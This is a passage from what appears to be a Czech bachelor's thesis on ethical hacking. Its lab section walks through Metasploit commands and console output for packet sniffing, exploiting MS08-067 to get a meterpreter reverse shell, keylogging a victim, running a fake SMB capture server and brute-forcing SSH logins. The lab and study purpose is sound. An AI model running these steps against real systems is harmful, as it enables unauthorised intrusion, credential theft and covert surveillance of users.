
Metasploit je výkonný nástroj pro penetrační testování a využívání zranitelností v systému. Při správném používání je Metasploit vynikajícím nástrojem pro zlepšení zabezpečení a odhalení slabých míst v systémech.

Metasploit nabízí několik modulů, které mají různé využití. V tomto experimentu se budou používat pouze moduly, díky nimž je možné provádět sniffing či spoofing.

Předpoklady: Nainstalovaný Metasploit, v prostředí Kali Linux je již předinstalovaný. V experimentu se využijí informace dříve zjištěné přes nástroj Nmap.

Cíl: Cílem těchto LABů je demonstrovat použití nástroje Metasploit pro proniknutí do sítě pomocí techniky sniffing a spoofing. Účelem je seznámit se s těmito technikami a pochopit, jak mohou být zneužity pro účely kontroly zabezpečení. V rámci těchto LABů bude demonstrováno, jak pomocí Metasploit provést útoky typu "sniffing" a "spoofing" na testovací síť.

Realizace: Jako první je potřeba spustit příkaz „`msfconsole`“, který spustí nástroj samotný.



1) Sniffing

Po spuštění je potřeba vybrat samotný modul, který se bude používat, v tomto případě „`use auxiliary/sniffer/psnuffle`“. Poté se spustí odchytávání příkazem „`set INTERFACE <název_sítě> run`“.

```
msf6 auxiliary(sniffer/psnuffle) > run
[*] Auxiliary module running as background job 1.

[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb..
.
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb
...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb
...
msf6 auxiliary(sniffer/psnuffle) > [*] Loaded protocol SMB from /usr/share/metasploit-framew
ork/data/exploits/psnuffle/smb.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb..
.
[*] Sniffing traffic.....
```

Tímto způsobem je možné získat údaje/hesla, které putují po této síti nezašifrovaná. Pro toto jsme ale dříve užili nástroj Wireshark.

2) Keylogging

Jednou z dalších metod odchytáváním informací může být keylogging, to znamená, že jakýkoliv input bude uživatel zadávat do klávesnice, bude útočník odchytávat do souboru, a následně bude moci identifikovat důležité informace.

Pro úspěšné provedení tohoto experimetu je potřeba mít již přístup k síti, a informace o počítačích na této síti. K tomu byly předtím použity nástroje Nmap a Reaver.


Jako první krok si vyhledáme „`search ms08-67`“, zde vidíme exploit, který použijeme.

```
msf6 > search ms08_067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```


Příkazem „`use 0`“ vybereme ten jediný, který máme k dispozici. Kdyby jich bylo ve výběru více, použijeme číslo toho, který chceme použít. Dále nastavíme „rhost“ na IP

adresu cíle, a to příkazem „`rhost <IP_adresa>`“. Následně je možné použít příkaz „`run`“.


Nyní je možné vidět, že byla navázaná session s cílem. Konkrétně IP adresa 192.168.204.128 na adresu 192.168.204.132.




V dalším kroku je potřeba zjistit ID procesu explorer.exe. To se provede například tak, že se v session spustí výpis „`ps`“, který zobrazí všechny spuštěné procesy.



Po nalezení ID procesu je možné spustit „`migrate <ID procesu>`“.



Nyní lze zobrazit nabídku možnosti „`help`“, je možné vidět mnoho možností, co se dá spustit. V tomto případě je důležitý „`keyscan_start`“.



Nyní je spuštěný naslouchač a ukládá se vše zadané do klávesnice. Pro výpis toho, co se uložilo, je možné spustit příkaz „keyscan_dump“. Tím se vypíší výsledky. Nyní musí útočník zhodnotit, zda uživatel zadal informaci, kterou by mohl dále využít.

Závěrem lze říct, že tento experiment byl úspěšný, skenování inputů do klávesnice může být užitečné, nicméně nepřehledné, pokud je skenování zapnuté celý den, pravděpodobné, že se uživatel někam přihlásí (pokud nemá hesla uložená a nepřihlašuje se automaticky), ale bude časově náročné takovou informaci najít. Tato metoda je tedy spíše vhodná, když útočník ví, co hledá.

3) Spoofing port 445/smb

Pro demonstraci spoofingu použijeme modul

„`use auxiliary/server/capture/smb`“.

```
msf6 auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.

[*] Server is running. Listening on 0.0.0.0:445
[*] Server started.
```

Pokud jsme v tomto modulu, můžeme spustit příkazem „`run`“.


Tím metasploit vytvoří falešný SMB server, který bude reagovat na požadavky uživatelů. Po zahájení komunikace uživatele se serverem bude možné buď odchytávat obsah komunikace, nebo zaslat falešnou zprávu.

4) Port 21/ssh

Za předpokladu, že jsme si již předtím přes nástroj Nmap zjistili všechny otevřené porty, můžeme provést útok na další z nich. V tomto experimentu to bude port 21/ssh.


Jako první je potřeba sputit metasploit příkazem v konzoli „`metasploit`“

Nyní je potřeba vybrat modul, přes který budeme operovat. Při zadání příkazu „`use auxiliary/ssh`“ se nám vypíše seznam dostupných modulů.



```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank    Check  Description
   -   ----                                                  ---------------  ----    -----  -----------
   0   auxiliary/scanner/ssh/apache_karaf_command_execution  2016-02-09       normal  No     Apache Karaf Default Credentials
Command Execution
   1   auxiliary/scanner/ssh/karaf_login                                       normal  No     Apache Karaf Login Utility
   2   auxiliary/scanner/ssh/cerberus_sftp_enumusers         2014-05-27       normal  No     Cerberus FTP Server SFTP Username
 Enumeration
   3   auxiliary/scanner/ssh/eaton_xpert_backdoor            2018-07-18       normal  No     Eaton Xpert Meter SSH Private Key
 Exposure Scanner
   4   auxiliary/scanner/ssh/fortinet_backdoor               2016-01-09       normal  No     Fortinet SSH Backdoor Scanner
   5   auxiliary/scanner/ssh/juniper_backdoor                2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   6   auxiliary/scanner/ssh/detect_kippo                                     normal  No     Kippo SSH Honeypot Detector
   7   auxiliary/scanner/ssh/ssh_login                                        normal  No     SSH Login Check Scanner
   8   auxiliary/scanner/ssh/ssh_identify_pubkeys                             normal  No     SSH Public Key Acceptance Scanner
   9   auxiliary/scanner/ssh/ssh_login_pubkey                                 normal  No     SSH Public Key Login Scanner
   10  auxiliary/scanner/ssh/ssh_enumusers                                    normal  No     SSH Username Enumeration
   11  auxiliary/scanner/ssh/ssh_version                                      normal  No     SSH Version Scanner
   12  auxiliary/scanner/ssh/ssh_enum_git_keys                                normal  No     Test SSH Github Access
   13  auxiliary/scanner/ssh/libssh_auth_bypass              2018-10-16       normal  No     libssh Authentication Bypass Scan
ner


Interact with a module by name or index. For example info 13, use 13 or use auxiliary/scanner/ssh/libssh_auth_bypass

msf6 > use auxiliary/scanner/ssh/ssh_login
```

V tomto případě využijeme „ssh_login“, vstoupíme tedy do něj příkazem „`use ssh_login`“. Nyní po zadání „`show options`“ se zobrazí možnosti.



```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, us
                                                er, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Zde je potřeba upravit pár věcí. První z nich je, že „připojíme“ soubory, ve kterých máme uložené uživatelské jména a hesla. Tento soubor je potřeba si vytvořit ručně a uložit. To se provádí příkazem „`set nazev_možnosti cesta/k/souboru`“.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set user_file users.txt
user_file => users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set userpass_file passowrds.txt
userpass_file => passowrds.txt
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, us
                                                er, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                                Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE     passowrds.txt    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         users.txt        no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Na obrázku je možné vidět, že jsme nastavili soubory k heslům i jménům, a při dalším výpisu „`show options`“ je již vidíme připojené.

Dále co je potřeba nastavit IP adresu hosta, to se provede příkazem „`set rhost <IP_adresa_hosta>`“. Obecně v celém prostředí Metasploit platí, že rhost označuje remote host, a lhost local host, vždy tyto parametry budou mít nastavenou IP adresu podle toho, jaký je typ útoku a co je cíl prolomit.

Poslední věc, kterou je dobré nastavit (ale není to podmínka pro spuštění) je možnost „STOP_ON_SUCCES“. Defaultně je tato hodnota nastavená na „false“, toto nastavení ovlivňuje, zda bude metasploit hledat další přístup, pokud nalezne jeden. Nastavíme tedy „`set STOP_ON_SUCCES true`“, bude stačí první nalezený.

Finální nastavení před spuštěním tedy bude vypadat takto:

```
Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.0.10     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE     passowrds.txt    no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE         users.txt        no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Nyní když je vše nastaveno, můžeme spustit příkazem „`exploit`“.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.0.10:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Ve výsledku lze vidět progres celého útoku. V tomto případě bohužel útok nebyl úspěšný.

V případě úspěšného útoku bude výpis konzole vypadat takto:

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on [redacted]
```

```
[*] Sending stage (1017704 bytes) to [redacted]
[*] Meterpreter session 2 opened ([redacted]) at 2023-01-15 0
0:23:35 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
```

Závěr a zhodnocení: V tomto experimentu došlo k zachytávání nezašifrované komunikace na síti. Je tedy možné říci, že pro bezpečný pohyb na síti je dobré vyvarovat se veškeré komunikace a připojení, která nejsou šifrovaná. Pro útočníka by pak mohl být následný postup vytvoření falešné webové stránky, která by se pro uživatel tvářila jako důvěryhodná, a nechat jej zadat přihlašovací údaje, které by pak využil pro páchání dalších škod. Metasploit je rozsáhlý nástroj, který nabízí mnoho možností, v těchto experimentech bylo ukázáno pouze několik možností, jak tento nástroj využít. Dále pak bylo úspěšně spuštěno zachytávání zadávání do klávesnice. K tomu bylo potřeba již předchozích znalostí o síti. Těchto výsledků je možné využít pro lepší zabezpečení sítě.

6 Shrnutí výsledků

Tato bakalářská práce na téma "Sniffing and Spoofing v etickém hackingu“ s použitím Kali Linuxu přinesla zajímavé výsledky a poznatky. V laboratorním prostředí se podařilo úspěšně využít téměř všechny zmíněné technologie a nástroje k získání přístupu do druhého vytvořeného systému. Nicméně vstup do systému vyžadoval určitou úroveň znalostí a povědomí o použitém prostředí.

Prostřednictvím sniffingu a spoofingu bylo možné identifikovat slabá místa a zranitelnosti v systému, což ukazuje na důležitost správného zabezpečení počítačových sítí a systémů. Nástroje jako Wireshark, Nmap, Reaver a Metasploit se ukázaly jako užitečné prostředky pro analýzu sítě, skenování zranitelností a využívání těchto zranitelností pro testování a zabezpečení systémů.

Zároveň je však důležité zdůraznit, že úspěšné provádění těchto technik vyžaduje znalosti a povědomí o prostředí, ve kterém se operuje. Důkladná rešerše a studium literatury byly klíčové pro pochopení principů a metod etického hackingu. Etický hacking vyžaduje dodržování etických směrnic a legálních předpisů, a je možný pouze s povolením vlastníků systémů.

Výsledky této práce poukazují na důležitost správného zabezpečení počítačových systémů a kontinuálního monitorování jejich bezpečnosti. Používání nástrojů v rámci etického hackingu může poskytnout cenné informace o zranitelnostech, které mohou být využity k vylepšení zabezpečení a ochrany systémů.

V závěru lze konstatovat, že tato bakalářská práce přinesla užitečné poznatky o sniffingu a spoofingu v etickém hackingu s využitím Kali Linuxu. Úspěšně demonstrovala možnosti těchto technik v laboratorním prostředí a zdůraznila důležitost odpovídajícího povědomí, znalostí a etických principů pro správné a legální použití těchto technik v reálných scénářích.

7 Závěr

Tato bakalářská práce na téma "Sniffing and Spoofing v etickém hackingu" se zaměřovala na studium technik a nástrojů v rámci etického hackingu, které jsou spojeny se sniffingem a spoofingem. Cílem práce bylo získat hlubší porozumění těmto technikám, analyzovat jejich funkce a využití v praxi a zvážit etické aspekty jejich používání.

Během rešerše byla provedena důkladná studie relevantní literatury a zdrojů, které se zabývají sniffingem, spoofingem, etickým hackingem a nástroji v Kali Linuxu. Tato analýza umožnila podrobný popis různých typů útoků spojených se sniffingem a spoofingem a jejich dopady na zabezpečení počítačových systémů.

Během praktického použití jsme ukázali demonstraci nástrojů jako je Wireshark, Nmap, Metasploit a Hydra, které jsou součástí Kali Linuxu. Tyto nástroje umožňují provádění analýzy sítě, skenování zranitelností a využívání zranitelností k získání přístupu do systémů za účelem jejich zabezpečení.

Celkově lze konstatovat, že sniffing a spoofing jsou důležité techniky, které mohou být použity v rámci etického hackingu pro identifikaci zranitelností a zlepšení zabezpečení počítačových systémů. Na druhou stranu lze tyto nástroje použít k proniknutí do systému a páchání nelegální činnosti za účelem vlastního užitku.

Bakalářská práce nabídla podrobný přehled o této problematice a poskytla základ pro další výzkum a práci v oblasti etického hackingu. Její výsledky mohou být použity jako východisko pro diskusi a navrhování bezpečnostních opatření v boji proti útokům spojeným se sniffingem a spoofingem.
Na závěr lze konstatovat, že snaha o zlepšení zabezpečení počítačových systémů je neustálým úkolem v dnešní digitální době. Používání Kali Linuxu a technik sniffingu a spoofingu v rámci etického hackingu může hrát důležitou roli při identifikaci slabých míst a zajištění bezpečnosti systémů. Je však nezbytné, aby byly tyto

techniky používány odpovědně, s povědomím o jejich etických a legálních aspektech a v souladu se zákony a předpisy platnými ve vaší jurisdikci.

8 Seznam použité literatury

[1] Gregorczyk, M. (2020, August 12). Sniffing detection based on network traffic probing and Machine Learning - IEEE xplore. https://ieeexplore.ieee.org/abstract/document/9165714/

[2] Lu, H.-J., & Yu, Y. (2021, February 27). Research on WIFI penetration testing with Kali Linux. Complexity. https://www.hindawi.com/journals/complexity/2021/5570001/

[3] Cisar, P., & Pinter, R. (2019). Some ethical hacking possibilities in Kali Linux environment - MTA K. Repository of the Academy's Library. http://real.mtak.hu/105347/1/139.pdf

[4] Tigner, M., Wimmer, H., & Rebman, C. M. (2021). *Analysis of Kali Linux penetration tools: A survey of ... - IEEE xplore*. Advancing Technology for Humanity. https://ieeexplore.ieee.org/abstract/document/9698572/

[5] Khawaja, G. (2021). *Kali Linux Penetration Testing Bible*. Wiley.

[6] Jain, V. (2022). *Wireshark fundamentals: A Network Engineer's Handbook to Analyzing Network Traffic*. Apress.

[7] Zákon č. 40/2009 Sb.. 2009.

[8] Park, S., Kwon, S., Park, Y., Kim, D., & You, I. (2022, June). IEEE Xplore. Advancing Technology for Humanity. https://ieeexplore.ieee.org/document/9810284

[9] Yadav, A., Tripathi, A., Rakesh, N., & Pandey, S. (2019, December). Protecting composite IoT server by secure secret key exchange for XEN intra virtual machines. https://www.inderscienceonline.com/doi/abs/10.1504/IJICS.2020.104000

[10] Kamble, M. R., Sailor, H. B., Patil, H. A., & Li, H. (2020, January 14). *Advances in anti-spoofing: From the perspective of ASVSPOOF challenges*. APSIPA Transactions on Signal and Information Processing. https://www.nowpublishers.com/article/Details/SIP-138

[11] Wu, Z., Evans , N., Kinnunen, T., Yamagishi, J., Alegre, F., & Li, H. (2014, November 4). *Spoofing and countermeasures for speaker verification: A survey*. Speech Communication. https://www.sciencedirect.com/science/article/abs/pii/S0167639314000788?via%3Dihub